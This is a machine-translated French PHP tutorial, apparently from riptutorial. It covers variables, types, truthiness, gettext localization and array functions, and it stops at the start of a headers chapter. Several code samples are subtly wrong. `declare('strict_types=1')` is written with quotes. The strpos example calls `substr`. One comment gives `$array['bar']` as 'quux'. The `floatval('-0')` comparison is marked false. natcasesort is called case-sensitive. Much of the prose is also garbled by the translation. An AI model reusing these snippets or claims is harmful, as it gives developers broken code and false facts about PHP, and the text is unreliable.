Une partie de la documentation concernant les variables et les types mentionne que PHP n'utilise pas le typage statique. Ceci est correct, mais PHP vérifie le type des paramètres de fonction / méthode et des valeurs de retour (en particulier avec PHP 7).

Vous pouvez appliquer la vérification des types de paramètres et de valeurs de retour en utilisant les indications de type dans PHP 7 comme suit:

```
<?php

/**
 * Juggle numbers and return true if juggling was
 * a great success.
 */
function numberJuggling(int $a, int $b) : bool
{
    $sum = $a + $b;

    return $sum % 2 === 0;
}
```

> **Note:** PHP `gettype()` pour les entiers et les booléens est un `integer` et un `boolean` respectivement. Mais pour les indications de type pour ces variables, vous devez utiliser `int` et `bool` . Sinon, PHP ne vous donnera pas d'erreur de syntaxe, mais il faudra s'attendre à ce que `integer` *classes* `integer` et `boolean` soient transmises.

L'exemple ci-dessus génère une erreur au cas où la valeur non numérique est donnée en tant que paramètre `$a` ou `$b` , et si la fonction renvoie autre chose que `true` ou `false` . L'exemple ci-dessus est "détaché", car vous pouvez donner une valeur flottante à `$a` ou `$b` . Si vous souhaitez appliquer des types stricts, ce qui signifie que vous ne pouvez saisir que des entiers et non des flottants, ajoutez ce qui suit au tout début de votre fichier PHP:

```
<?php
declare('strict_types=1');
```

Avant PHP 7, les fonctions et méthodes permettaient de taper des indices pour les types suivants:

- `callable` (une fonction ou une méthode appelable)
- `array` (tout type de tableau pouvant contenir d'autres tableaux)
- Interfaces (nom de classe entièrement qualifié ou nom de domaine complet)
- Classes (FQDN)

Voir aussi: Sortie de la valeur d'une variable

Examples

Accès dynamique à une variable par nom (variables variables)

Les variables sont accessibles via des noms de variables dynamiques. Le nom d'une variable peut être stocké dans une autre variable, ce qui permet son accès dynamique. Ces variables sont appelées variables variables.

Pour transformer une variable en variable variable, vous mettez un `$` supplémentaire devant votre variable.

```
$variableName = 'foo';
$foo = 'bar';

// The following are all equivalent, and all output "bar":
echo $foo;
echo ${$variableName};
echo $$variableName;

//similarly,
$variableName  = 'foo';
$$variableName = 'bar';

// The following statements will also output 'bar'
echo $foo;
echo $$variableName;
echo ${$variableName};
```

Les variables variables sont utiles pour mapper des appels de fonction / méthode:

```
function add($a, $b) {
    return $a + $b;
}
```

```
$funcName = 'add';

echo $funcName(1, 2); // outputs 3
```

Cela devient particulièrement utile dans les classes PHP:

```
class myClass {
    public function __construct() {
        $functionName = 'doSomething';
        $this->$functionName('Hello World');
    }

    private function doSomething($string) {
        echo $string; // Outputs "Hello World"
    }
}
```

Il est possible, mais pas obligatoire, de mettre `$variableName` entre `{}` :

```
${$variableName} = $value;
```

Les exemples suivants sont à la fois équivalents et en sortie "baz":

```
$fooBar = 'baz';
$varPrefix = 'foo';

echo $fooBar;               // Outputs "baz"
echo ${$varPrefix . 'Bar'}; // Also outputs "baz"
```

Utiliser `{}` n'est obligatoire que lorsque le nom de la variable est lui-même une expression, comme ceci:

```
${$variableNamePart1 . $variableNamePart2} = $value;
```

Il est néanmoins recommandé de toujours utiliser `{}` , car il est plus lisible.

Bien qu'il ne soit pas recommandé de le faire, il est possible de chaîner ce comportement:

```
$$$$$$$$DoNotTryThisAtHomeKids = $value;
```

> Il est important de noter que l'utilisation excessive de variables variables est considérée comme une mauvaise pratique par de nombreux développeurs. Comme ils ne sont pas bien adaptés à l'analyse statique par les IDE modernes, les bases de code volumineuses comportant de nombreuses variables variables (ou invocations de méthodes dynamiques) peuvent rapidement devenir difficiles à gérer.

Différences entre PHP5 et PHP7

Une autre raison de toujours utiliser `{}` ou `()` est que PHP5 et PHP7 ont une manière légèrement différente de traiter les variables dynamiques, ce qui entraîne des résultats différents dans certains cas.

En PHP7, les variables dynamiques, les propriétés et les méthodes seront désormais évaluées strictement dans l'ordre de gauche à droite, par opposition au mélange de cas spéciaux en PHP5. Les exemples ci-dessous montrent comment l'ordre d'évaluation a changé.

Cas 1: `$$foo['bar']['baz']`

- Interprétation PHP5: `${$foo['bar']['baz']}`
- Interprétation de PHP7: `($$foo)['bar']['baz']`

Cas 2: `$foo->$bar['baz']`

- Interprétation PHP5: `$foo->{$bar['baz']}`
- Interprétation de PHP7: `($foo->$bar)['baz']`

Cas 3: `$foo->$bar['baz']()`

- Interprétation PHP5: `$foo->{$bar['baz']}()`
- Interprétation PHP7: `($foo->$bar)['baz']()`

Cas 4: `Foo::$bar['baz']()`

- Interprétation PHP5: `Foo::{$bar['baz']}()`
- Interprétation PHP7: `(Foo::$bar)['baz']()`

Types de données

Il existe différents types de données à des fins différentes. PHP n'a pas de définitions de type explicites, mais le type d'une variable est déterminé par le type de la valeur affectée ou par le type auquel elle est convertie. Voici un bref aperçu des types, pour une documentation détaillée et des exemples, voir la rubrique sur les types PHP .

Il existe les types de données suivants en PHP: null, booléen, entier, float, chaîne, objet, ressource et tableau.

Nul

Null peut être assigné à n'importe quelle variable. Il représente une variable sans valeur.

```
$foo = null;
```

Cela invalide la variable et sa valeur serait indéfinie ou nulle si elle est appelée. La variable est effacée de la mémoire et supprimée par le ramasse-miettes.

Booléen

C'est le type le plus simple avec seulement deux valeurs possibles.

```
$foo = true;
$bar = false;
```

Les booléens peuvent être utilisés pour contrôler le flux de code.

```
$foo = true;

if ($foo) {
    echo "true";
} else {
    echo "false";
}
```

Entier

Un entier est un nombre entier positif ou négatif. Il peut être utilisé avec n'importe quelle base de chiffres. La taille d'un entier dépend de la plate-forme. PHP ne supporte pas les entiers non signés.

```
$foo = -3;  // negative
$foo = 0;   // zero (can also be null or false (as boolean)
$foo = 123; // positive decimal
$bar = 0123; // octal = 83 decimal
$bar = 0xAB; // hexadecimal = 171 decimal
$bar = 0b1010; // binary = 10 decimal
var_dump(0123, 0xAB, 0b1010); // output: int(83) int(171) int(10)
```

Flotte

Les nombres à virgule flottante, "doubles" ou simplement appelés "flottants" sont des nombres décimaux.

```
$foo = 1.23;
$foo = 10.0;
$bar = -INF;
$bar = NAN;
```

Tableau

Un tableau est comme une liste de valeurs. La forme la plus simple d'un tableau est indexée par un entier et ordonnée par l'index, le premier élément se trouvant à l'index 0.

```
$foo = array(1, 2, 3); // An array of integers
$bar = ["A", true, 123 => 5]; // Short array syntax, PHP 5.4+
```

```
echo $bar[0];    // Returns "A"
echo $bar[1];    // Returns true
echo $bar[123];  // Returns 5
echo $bar[1234]; // Returns null
```

Les tableaux peuvent également associer une clé autre qu'un index entier à une valeur. En PHP, tous les tableaux sont des tableaux associatifs en arrière-plan, mais lorsque nous faisons référence à un «tableau associatif» distinctement, nous en appelons généralement un qui contient une ou plusieurs clés qui ne sont pas des entiers.

```
$array = array();
$array["foo"] = "bar";
$array["baz"] = "quux";
$array[42] = "hello";
echo $array["foo"]; // Outputs "bar"
echo $array["bar"]; // Outputs "quux"
echo $array[42]; // Outputs "hello"
```

Chaîne

Une chaîne est comme un tableau de caractères.

```
$foo = "bar";
```

Comme un tableau, une chaîne peut être indexée pour renvoyer ses caractères individuels:

```
$foo = "bar";
echo $foo[0]; // Prints 'b', the first character of the string in $foo.
```

Objet

Un objet est une instance d'une classe. Ses variables et méthodes sont accessibles avec l'opérateur `->` .

```
$foo = new stdClass(); // create new object of class stdClass, which a predefined, empty class
$foo->bar = "baz";
echo $foo->bar; // Outputs "baz"
// Or we can cast an array to an object:
$quux = (object) ["foo" => "bar"];
echo $quux->foo; // This outputs "bar".
```

Ressource

Les variables de ressource contiennent des poignées spéciales pour les fichiers ouverts, les connexions à la base de données, les flux, les zones de canevas d'image et autres éléments (comme indiqué dans le manuel).

```
$fp = fopen('file.ext', 'r'); // fopen() is the function to open a file on disk as a resource.
var_dump($fp); // output: resource(2) of type (stream)
```

Pour obtenir le type d'une variable sous forme de chaîne, utilisez la fonction `gettype()` :

```
echo gettype(1); // outputs "integer"
echo gettype(true); // "boolean"
```

Pratiques globales de variables

Nous pouvons illustrer ce problème avec le pseudo-code suivant

```
function foo() {
    global $bob;
    $bob->doSomething();
}
```

Votre première question ici est évidente

> D'où vient `$bob` ?

Êtes-vous confus? Bien. Vous venez d'apprendre pourquoi les globals sont déroutants et considérés comme une **mauvaise pratique** .

S'il s'agissait d'un vrai programme, votre prochain plaisir sera de retrouver toutes les instances de `$bob` et vous espérez trouver celle qui convient (cela devient pire si `$bob` est utilisé partout). Pire encore, si quelqu'un d'autre définit `$bob` (ou si vous avez oublié et réutilisé cette variable), votre code peut se casser (dans l'exemple de code ci-dessus, avoir le mauvais objet ou aucun objet provoquerait une erreur fatale).

Puisque pratiquement tous les programmes PHP utilisent du code comme `include('file.php');` votre travail maintenant le code comme celui-ci devient exponentiellement plus difficile, plus vous ajoutez de fichiers.

De plus, cela rend la tâche de tester vos applications très difficile. Supposons que vous utilisiez une variable globale pour conserver votre connexion à la base de données:

```
$dbConnector = new DBConnector(...);

function doSomething() {
    global $dbConnector;
    $dbConnector->execute("...");
}
```

Pour pouvoir tester cette fonction, vous devez remplacer la variable globale `$dbConnector` , exécuter les tests et la réinitialiser à sa valeur d'origine, qui est très sujette aux bogues:

```
/**
 * @test
 */
```

```
function testSomething() {
     global $dbConnector;

     $bkp = $dbConnector; // Make backup
     $dbConnector = Mock::create('DBConnector'); // Override

     assertTrue(foo());

     $dbConnector = $bkp; // Restore
}
```

Comment évitons-nous les Globals?

La meilleure façon d'éviter les globales est une philosophie appelée **injection de dépendances** . C'est là que nous transmettons les outils dont nous avons besoin dans la fonction ou la classe.

```
function foo(\Bar $bob) {
    $bob->doSomething();
}
```

C'est **beaucoup** plus facile à comprendre et à maintenir. Il n'y a pas de devinettes où `$bob` été mis en place, car l'appelant est responsable de le savoir (il nous transmet ce que nous devons savoir). Mieux encore, nous pouvons utiliser des déclarations de type pour limiter ce qui est passé.

Nous savons donc que `$bob` est soit une instance de la classe `Bar` , soit une instance d'un enfant de `Bar` , ce qui signifie que nous pouvons utiliser les méthodes de cette classe. Combiné à un autochargeur standard (disponible depuis PHP 5.3), nous pouvons désormais localiser où `Bar` est défini. PHP 7.0 ou version ultérieure inclut des déclarations de type étendues, dans lesquelles vous pouvez également utiliser des types scalaires (comme `int` ou `string`).

4.1

Variables superglobales

Les super-globales en PHP sont des variables prédéfinies, toujours disponibles, accessibles depuis n'importe quelle portée du script.

Il n'y a pas besoin de faire de $ variable globale; pour y accéder au sein de fonctions / méthodes, classes ou fichiers.

Ces variables PHP superglobales sont listées ci-dessous:

- $ GLOBALS
- $ _SERVER
- $ _REQUEST
- $ _POST
- $ _GET
- $ _FILES
- $ _ENV
- $ _COOKIE
- $ _SESSION

Obtenir toutes les variables définies

`get_defined_vars()` renvoie un tableau contenant tous les noms et les valeurs des variables définies dans la portée dans laquelle la fonction est appelée. Si vous souhaitez imprimer des données, vous pouvez utiliser des fonctions standard pour la sortie de données lisibles par l'homme, telles que `print_r` ou `var_dump` .

```
var_dump(get_defined_vars());
```

Note : Cette fonction ne retourne généralement que 4 superglobales : `$_GET` , `$_POST` , `$_COOKIE` , `$_FILES` . Les autres superglobales ne sont retournées que si elles ont été utilisées quelque part dans le code. Cela est dû à la directive `auto_globals_jit` qui est activée par défaut. Lorsqu'elle est activée, les `$_SERVER` et `$_ENV` sont créées lors de leur première utilisation (Just In Time) et non lors du démarrage du script. Si ces variables ne sont pas utilisées dans un script, l'activation de cette directive entraînera un gain de performances.

Valeurs par défaut des variables non initialisées

Bien que cela ne soit pas nécessaire en PHP, il est toutefois conseillé d'initialiser les variables. Les variables non initialisées ont une valeur par défaut de leur type en fonction du contexte dans lequel elles sont utilisées:

Non défini ET non référencé

```
var_dump($unset_var); // outputs NULL
```

Booléen

```
echo($unset_bool ? "true\n" : "false\n"); // outputs 'false'
```

Chaîne

```
$unset_str .= 'abc';
var_dump($unset_str); // outputs 'string(3) "abc"'
```

Entier

```
$unset_int += 25; // 0 + 25 => 25
var_dump($unset_int); // outputs 'int(25)'
```

Flotteur / double

```
$unset_float += 1.25;
var_dump($unset_float); // outputs 'float(1.25)'
```

Tableau

```
$unset_arr[3] = "def";
var_dump($unset_arr); //  outputs array(1) {  [3]=>  string(3) "def" }
```

Objet

```
$unset_obj->foo = 'bar';
var_dump($unset_obj); // Outputs: object(stdClass)#1 (1) {  ["foo"]=>  string(3) "bar" }
```

S'appuyer sur la valeur par défaut d'une variable non initialisée est problématique dans le cas de l'inclusion d'un fichier dans un autre qui utilise le même nom de variable.

Véritable valeur et vérité opérateur identique

En PHP, les valeurs de variables ont une "vérité" associée, donc même les valeurs non-booléennes sont `true` ou `false` . Cela permet d'utiliser n'importe quelle variable dans un bloc conditionnel, par exemple

```
if ($var == true) { /* explicit version */ }
if ($var) { /* $var == true is implicit */ }
```

Voici quelques règles fondamentales pour différents types de valeurs de variables:

- **Les chaînes** dont la longueur est différente de zéro correspondent à `true` y compris les chaînes contenant uniquement des espaces tels que `' '` .
- Les chaînes vides `''` assimilent à `false` .

```
$var = '';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = '   ';
$var_is_true = ($var == true); // true
$var_is_false = ($var == false); // false
```

- **Les entiers** équivalent à `true` s'ils ne sont pas nuls, tandis que zéro équivaut à `false` .

```
$var = -1;
$var_is_true = ($var == true); // true
$var = 99;
$var_is_true = ($var == true); // true
$var = 0;
$var_is_true = ($var == true); // false
```

- **`null`** équivaut à `false`

```
$var = null;
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

- **Les** chaînes **vides** `''` et la chaîne zéro `'0'` équivalent à `false` .

```
$var = '';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = '0';
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

- **Les** valeurs à **virgule flottante** équivalent à `true` si elles ne sont pas nulles, tandis que les valeurs nulles correspondent à `false` .
    - `NAN` (Not-a-Number de PHP) équivaut à `true` , c'est-à-dire que `NAN == true` est `true` . Cela est dû au fait que `NAN` est une valeur à virgule flottante *non nulle* .
    - Les valeurs nulles incluent à la fois +0 et -0 telles que définies par IEEE 754. PHP ne fait pas la distinction entre +0 et -0 dans son virgule flottante double précision, c.-à-d. `floatval('0') == floatval('-0')` est `true` .
        - En fait, `floatval('0') === floatval('-0')` .
        - De plus, `floatval('0') == false` et `floatval('-0') == false` .

```
$var = NAN;
$var_is_true = ($var == true); // true
$var_is_false = ($var == false); // false

$var = floatval('-0');
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true

$var = floatval('0') == floatval('-0');
$var_is_true = ($var == true); // false
$var_is_false = ($var == false); // true
```

OPÉRATEUR IDENTIQUE

Dans la documentation PHP pour les opérateurs de comparaison , il existe un opérateur identique `===` . Cet opérateur peut être utilisé pour vérifier si une variable est *identique* à une valeur de référence:

```
$var = null;
$var_is_null = $var === null; // true
$var_is_true = $var === true; // false
$var_is_false = $var === false; // false
```

Il a un opérateur correspondant *non identique* `!==` :

```
$var = null;
$var_is_null = $var !== null; // false
$var_is_true = $var !== true; // true
$var_is_false = $var !== false; // true
```

L'opérateur identique peut être utilisé comme alternative aux fonctions de langage comme `is_null()` .

CAS D'UTILISATION AVEC `strpos()`

La fonction de `strpos($haystack, $needle)` est utilisée pour localiser l'index auquel `$needle` apparaît dans `$haystack` , ou si elle se produit du tout. La fonction `strpos()` est sensible à la casse; si la recherche insensible à la casse est ce dont vous avez besoin, vous pouvez aller avec des `stripos($haystack, $needle)`

La fonction `strpos` & `stripos` contient également le troisième paramètre `offset` (int) qui, si spécifié, lance ce nombre de caractères depuis le début de la chaîne. Contrairement aux strrpos et strripos, le décalage ne peut pas être négatif

La fonction peut retourner:

- `0` si `$needle` est trouvé au début de `$haystack` ;
- un entier non nul spécifiant l'index si `$needle` est trouvé quelque part autre que le début dans `$haystack` ;
- et la valeur `false` si l' `$needle` *ne* trouve nulle part dans `$haystack` .

Comme `0` et `false` ont tous deux une vérité `false` en PHP mais représentent des situations distinctes pour `strpos()` , il est important de les distinguer et d'utiliser l'opérateur identique `===` pour rechercher exactement les `false` et pas seulement les valeurs `false` .

```
$idx = substr($haystack, $needle);
if ($idx === false)
{
    // logic for when $needle not found in $haystack
}
else
{
    // logic for when $needle found in $haystack
}
```

Alternativement, en utilisant l'opérateur *non identique* :

```
$idx = substr($haystack, $needle);
if ($idx !== false)
{
    // logic for when $needle found in $haystack
}
else
{
    // logic for when $needle not found in $haystack
}
```

Lire Les variables en ligne: https://riptutorial.com/fr/php/topic/194/les-variables

Chapitre 60: Localisation

Syntaxe

- `string gettext (string $message)`

Examples

Localisation de chaînes avec gettext ()

GNU `gettext` est une extension de PHP qui doit être incluse dans le `php.ini` :

```
extension=php_gettext.dll #Windows
extension=gettext.so #Linux
```

Les fonctions `gettext` implémentent une API NLS (Native Language Support) qui peut être utilisée pour internationaliser vos applications PHP.

La traduction de chaînes peut être effectuée en PHP en définissant les paramètres régionaux, en configurant vos tables de traduction et en appelant `gettext()` sur toute chaîne que vous souhaitez traduire.

```
<?php
// Set language to French
putenv('LC_ALL=    fr_FR');
setlocale(LC_ALL, 'fr_FR');

// Specify location of translation tables for 'myPHPApp' domain
bindtextdomain("myPHPApp", "./locale");

// Select 'myPHPApp' domain
textdomain("myPHPApp");
```

myPHPApp.po

```
#: /Hello_world.php:56
msgid "Hello"
msgstr "Bonjour"

#: /Hello_world.php:242
msgid "How are you?"
msgstr "Comment allez-vous?"
```

gettext () charge un fichier .po post-conforme donné, un .mo. qui mappe vos chaînes à traduire comme ci-dessus.

Après ce petit code de configuration, les traductions seront désormais recherchées dans le fichier suivant:

- `./locale/fr_FR/LC_MESSAGES/myPHPApp.mo` .

Chaque fois que vous appelez `gettext('some string')` , si `'some string'` a été traduit dans le fichier `.mo` , la traduction sera renvoyée. Sinon, `'some string'` seront retournées non traduites.

```
// Print the translated version of 'Welcome to My PHP Application'
echo gettext("Welcome to My PHP Application");

// Or use the alias _() for gettext()
echo _("Have a nice day");
```

Lire Localisation en ligne: https://riptutorial.com/fr/php/topic/2963/localisation

Chapitre 61: Manipulation d'un tableau

Examples

Suppression d'éléments d'un tableau

Supprimer un élément dans un tableau, par exemple l'élément avec l'index 1.

```
$fruit = array("bananas", "apples", "peaches");
unset($fruit[1]);
```

Cela supprimera les pommes de la liste, mais notez que `unset` ne modifie pas les index des éléments restants. Donc, `$fruit` contient maintenant les index `0` et `2` .

Pour un tableau associatif, vous pouvez supprimer comme ceci:

```
$fruit = array('banana', 'one'=>'apple', 'peaches');

print_r($fruit);
/*
    Array
    (
        [0] => banana
        [one] => apple
        [1] => peaches
    )
*/

unset($fruit['one']);
```

Maintenant, $ fruit est

```
print_r($fruit);

/*
Array
(
    [0] => banana
    [1] => peaches
)
*/
```

Notez que

```
unset($fruit);
```

désélectionne la variable et supprime donc tout le tableau, ce qui signifie qu'aucun de ses éléments n'est plus accessible.

Suppression d'éléments terminaux

array_shift () - Décale un élément du début du tableau.

Exemple:

```
  $fruit = array("bananas", "apples", "peaches");
  array_shift($fruit);
  print_r($fruit);
```

Sortie:

```
 Array
(
    [0] => apples
    [1] => peaches
)
```

array_pop () - Désactive l'élément à la fin du tableau.

Exemple:

```
  $fruit = array("bananas", "apples", "peaches");
  array_pop($fruit);
  print_r($fruit);
```

Sortie:

```
 Array
(
    [0] => bananas
    [1] => apples
)
```

Filtrage d'un tableau

Pour filtrer les valeurs d'un tableau et obtenir un nouveau tableau contenant toutes les valeurs correspondant à la condition du filtre, vous pouvez utiliser la fonction `array_filter` .

Filtrage des valeurs non vides

Le cas le plus simple de filtrage est de supprimer toutes les valeurs "vides":

```
$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$non_empties = array_filter($my_array); // $non_empties will contain [1,2,3,4,5,6,7,8];
```

Filtrage par rappel

Cette fois, nous définissons notre propre règle de filtrage. Supposons que nous voulons obtenir uniquement des nombres pairs:

```
$my_array = [1,2,3,4,5,6,7,8];

$even_numbers = array_filter($my_array, function($number) {
    return $number % 2 === 0;
});
```

La fonction `array_filter` reçoit le tableau à filtrer en tant que premier argument, et un rappel définissant le prédicat de filtre en tant que second argument.

5.6

Filtrage par index

Un troisième paramètre peut être fourni à la fonction `array_filter` , qui permet de modifier les valeurs transmises au rappel. Ce paramètre peut être défini sur `ARRAY_FILTER_USE_KEY` ou `ARRAY_FILTER_USE_BOTH` , ce qui entraînera la réception de la clé par le rappel au lieu de la valeur de chaque élément du tableau, ou à la fois de la valeur et de la clé comme arguments. Par exemple, si vous voulez traiter des index au lieu de valeurs:

```
$numbers = [16,3,5,8,1,4,6];

$even_indexed_numbers = array_filter($numbers, function($index) {
    return $index % 2 === 0;
}, ARRAY_FILTER_USE_KEY);
```

Index dans un tableau filtré

Notez que `array_filter` conserve les clés de tableau d'origine. Une erreur commune serait d'essayer une utilisation `for` boucle sur le tableau filtré:

```
<?php

$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$filtered = array_filter($my_array);

error_reporting(E_ALL); // show all errors and notices

// innocently looking "for" loop
for ($i = 0; $i < count($filtered); $i++) {
   print $filtered[$i];
}

/*
```

```
Output:
1
Notice: Undefined offset: 1
2
Notice: Undefined offset: 3
3
Notice: Undefined offset: 5
4
Notice: Undefined offset: 7
*/
```

Cela se produit parce que les valeurs qui étaient sur les positions 1 (il y avait `0`), 3 (`null`), 5 (chaîne vide `''`) et 7 (tableau vide `[]`) ont été supprimées avec leurs clés d'index correspondantes.

Si vous devez parcourir le résultat d'un filtre sur un tableau indexé, vous devez d'abord appeler `array_values` sur le résultat de `array_filter` afin de créer un nouveau tableau avec les index corrects:

```
$my_array = [1,0,2,null,3,'',4,[],5,6,7,8];
$filtered = array_filter($my_array);
$iterable = array_values($filtered);

error_reporting(E_ALL); // show all errors and notices

for ($i = 0; $i < count($iterable); $i++) {
   print $iterable[$i];
}

// No warnings!
```

Ajouter un élément au début du tableau

Parfois, vous voulez ajouter un élément au début d'un tableau **sans modifier aucun des éléments actuels (*ordre*) du tableau** . Chaque fois que c'est le cas, vous pouvez utiliser `array_unshift()` .

> **`array_unshift()`** ajoute les éléments passés au **`array_unshift()`** du tableau. Notez que la liste des éléments est ajoutée dans son intégralité, de sorte que les éléments ajoutés au début restent dans le même ordre. Toutes les clés de tableau numérique seront modifiées pour commencer à compter à partir de zéro alors que les touches littérales ne seront pas touchées.

Tiré de la documentation de PHP pour `array_unshift()` .

Si vous souhaitez atteindre cet objectif, tout ce que vous devez faire est le suivant:

```
$myArray = array(1, 2, 3);

array_unshift($myArray, 4);
```

Cela va maintenant ajouter `4` comme premier élément de votre tableau. Vous pouvez le vérifier en:

```
print_r($myArray);
```

Cela retourne un tableau dans l'ordre suivant: `4, 1, 2, 3`.

Comme `array_unshift` force le tableau à réinitialiser les paires clé-valeur alors que le nouvel élément laisse les clés suivantes `n+1` il est préférable de créer un nouveau tableau et d'ajouter le tableau existant au tableau nouvellement créé.

Exemple:

```
$myArray = array('apples', 'bananas', 'pears');
$myElement = array('oranges');
$joinedArray = $myElement;

foreach ($myArray as $i) {
  $joinedArray[] = $i;
}
```

Sortie ($ joinArray):

```
Array ( [0] => oranges [1] => apples [2] => bananas [3] => pears )
```

Eaxmple / Demo

Liste blanche seulement quelques clés de tableau

Lorsque vous ne souhaitez autoriser que certaines clés dans vos tableaux, en particulier lorsque le tableau provient de paramètres de requête, vous pouvez utiliser `array_intersect_key` avec `array_flip` .

```
$parameters = ['foo' => 'bar', 'bar' => 'baz', 'boo' => 'bam'];
$allowedKeys = ['foo', 'bar'];
$filteredParameters = array_intersect_key($parameters, array_flip($allowedKeys));

// $filteredParameters contains ['foo' => 'bar', 'bar' => 'baz]
```

Si la variable `parameters` ne contient aucune clé autorisée, la variable `filteredParameters` sera constituée d'un tableau vide.

Depuis PHP 5.6, vous pouvez également utiliser `array_filter` pour cette tâche, en passant le drapeau `ARRAY_FILTER_USE_KEY` comme troisième paramètre:

```
$parameters  = ['foo' => 1, 'hello' => 'world'];
$allowedKeys = ['foo', 'bar'];
$filteredParameters = array_filter(
    $parameters,
    function ($key) use ($allowedKeys) {
        return in_array($key, $allowedKeys);
    },
    ARRAY_FILTER_USE_KEY
);
```

L'utilisation de `array_filter` offre la flexibilité supplémentaire d'effectuer un test arbitraire par rapport à la clé, par exemple `$allowedKeys` pourrait contenir des modèles de regex au lieu de chaînes simples. Il indique également plus explicitement l'intention du code que `array_intersect_key()` combiné avec `array_flip()` .

Tri d'un tableau

Il existe plusieurs fonctions de tri pour les tableaux en php:

Trier()

Trier un tableau par ordre croissant de valeur.

```
$fruits = ['Zitrone', 'Orange', 'Banane', 'Apfel'];
sort($fruits);
print_r($fruits);
```

résulte en

```
Array
(
    [0] => Apfel
    [1] => Banane
    [2] => Orange
    [3] => Zitrone
)
```

rsort ()

Trier un tableau par ordre décroissant de valeur.

```
$fruits = ['Zitrone', 'Orange', 'Banane', 'Apfel'];
rsort($fruits);
print_r($fruits);
```

résulte en

```
Array
(
    [0] => Zitrone
    [1] => Orange
    [2] => Banane
    [3] => Apfel
)
```

un tri()

Trier un tableau par ordre croissant de valeur et préserver les indécies.

```
$fruits = [1 => 'lemon', 2 => 'orange',  3 => 'banana', 4 => 'apple'];
asort($fruits);
print_r($fruits);
```

résulte en

```
Array
(
    [4] => apple
    [3] => banana
    [1] => lemon
    [2] => orange
)
```

arsort ()

Trier un tableau par ordre décroissant de valeur et préserver les indécies.

```
$fruits = [1 => 'lemon', 2 => 'orange',  3 => 'banana', 4 => 'apple'];
arsort($fruits);
print_r($fruits);
```

résulte en

```
Array
(
    [2] => orange
    [1] => lemon
    [3] => banana
    [4] => apple
)
```

ksort ()

Trier un tableau par ordre croissant de clé

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];
ksort($fruits);
print_r($fruits);
```

résulte en

```
Array
(
    [a] => orange
    [b] => banana
    [c] => apple
```

```
    [d] => lemon
)
```

krsort ()

Trier un tableau dans l'ordre décroissant par clé.

```
$fruits = ['d'=>'lemon', 'a'=>'orange', 'b'=>'banana', 'c'=>'apple'];
krsort($fruits);
print_r($fruits);
```

résulte en

```
Array
(
    [d] => lemon
    [c] => apple
    [b] => banana
    [a] => orange
)
```

natsort ()

Trier un tableau d'une manière que ferait un être humain (ordre naturel).

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];
natsort($files);
print_r($files);
```

résulte en

```
Array
(
    [4] => File2.stack
    [0] => File8.stack
    [2] => file7.stack
    [3] => file13.stack
    [1] => file77.stack
)
```

natcasesort ()

Trier un tableau comme le ferait un être humain (ordre naturel), mais en tenant compte de la casse

```
$files = ['File8.stack', 'file77.stack', 'file7.stack', 'file13.stack', 'File2.stack'];
natcasesort($files);
```

```
print_r($files);
```

résulte en

```
Array
(
    [4] => File2.stack
    [2] => file7.stack
    [0] => File8.stack
    [3] => file13.stack
    [1] => file77.stack
)
```

mélanger ()

Mélange un tableau (trié au hasard).

```
$array = ['aa', 'bb', 'cc'];
shuffle($array);
print_r($array);
```

Comme écrit dans la description, il est aléatoire, donc voici seulement un exemple dans ce qu'il peut en résulter

```
Array
(
    [0] => cc
    [1] => bb
    [2] => aa
)
```

usort ()

Trier un tableau avec une fonction de comparaison définie par l'utilisateur.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = [3, 2, 5, 6, 1];
usort($array, 'compare');
print_r($array);
```

résulte en

```
Array
(
    [0] => 1
    [1] => 2
    [2] => 3
    [3] => 5
    [4] => 6
)
```

uasort ()

Trier un tableau avec une fonction de comparaison définie par l'utilisateur et conserver les clés.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = ['a' => 1, 'b' => -3, 'c' => 5, 'd' => 3, 'e' => -5];
uasort($array, 'compare');
print_r($array);
```

résulte en

```
Array
(
    [e] => -5
    [b] => -3
    [a] => 1
    [d] => 3
    [c] => 5
)
```

uksort ()

Trier un tableau à l'aide de clés avec une fonction de comparaison définie par l'utilisateur.

```
function compare($a, $b)
{
    if ($a == $b) {
        return 0;
    }
    return ($a < $b) ? -1 : 1;
}

$array = ['ee' => 1, 'g' => -3, '4' => 5, 'k' => 3, 'oo' => -5];

uksort($array, 'compare');
print_r($array);
```

résulte en

```
Array
(
    [ee] => 1
    [g] => -3
    [k] => 3
    [oo] => -5
    [4] => 5
)
```

Echanger des valeurs avec des clés

`array_flip` fonction `array_flip` échangera toutes les clés avec ses éléments.

```
$colors = array(
    'one' => 'red',
    'two' => 'blue',
    'three' => 'yellow',
);

array_flip($colors); //will output

array(
    'red' => 'one',
    'blue' => 'two',
    'yellow' => 'three'
)
```

Fusionner deux tableaux dans un tableau

```
$a1 = array("red","green");
$a2 = array("blue","yellow");
print_r(array_merge($a1,$a2));

/*
    Array ( [0] => red [1] => green [2] => blue [3] => yellow )
*/
```

Tableau associatif:

```
$a1=array("a"=>"red","b"=>"green");
$a2=array("c"=>"blue","b"=>"yellow");
print_r(array_merge($a1,$a2));
/*
    Array ( [a] => red [b] => yellow [c] => blue )
*/
```

1. Fusionne les éléments d’un ou de plusieurs tableaux pour que les valeurs de un soient ajoutées à la fin du précédent. Il retourne le tableau résultant.
2. Si les tableaux d'entrée ont les mêmes clés de chaîne, la valeur ultérieure de cette clé remplacera la précédente. Si, toutefois, les tableaux contiennent des clés numériques, la valeur ultérieure ne remplacera pas la valeur d'origine, mais sera ajoutée.

3. Les valeurs du tableau d'entrée avec des clés numériques seront renumérotées avec des clés d'incrémentation à partir de zéro dans le tableau de résultats.

Lire Manipulation d'un tableau en ligne: https://riptutorial.com/fr/php/topic/6825/manipulation-d-un-tableau

Chapitre 62: Manipulation des en-têtes

Examples

Réglage de base d'un en-tête

Voici un paramètre de base de l'en-tête pour passer à une nouvelle page lorsque l'utilisateur clique sur un bouton.

```
if(isset($_REQUEST['action']))
{
    switch($_REQUEST['action'])
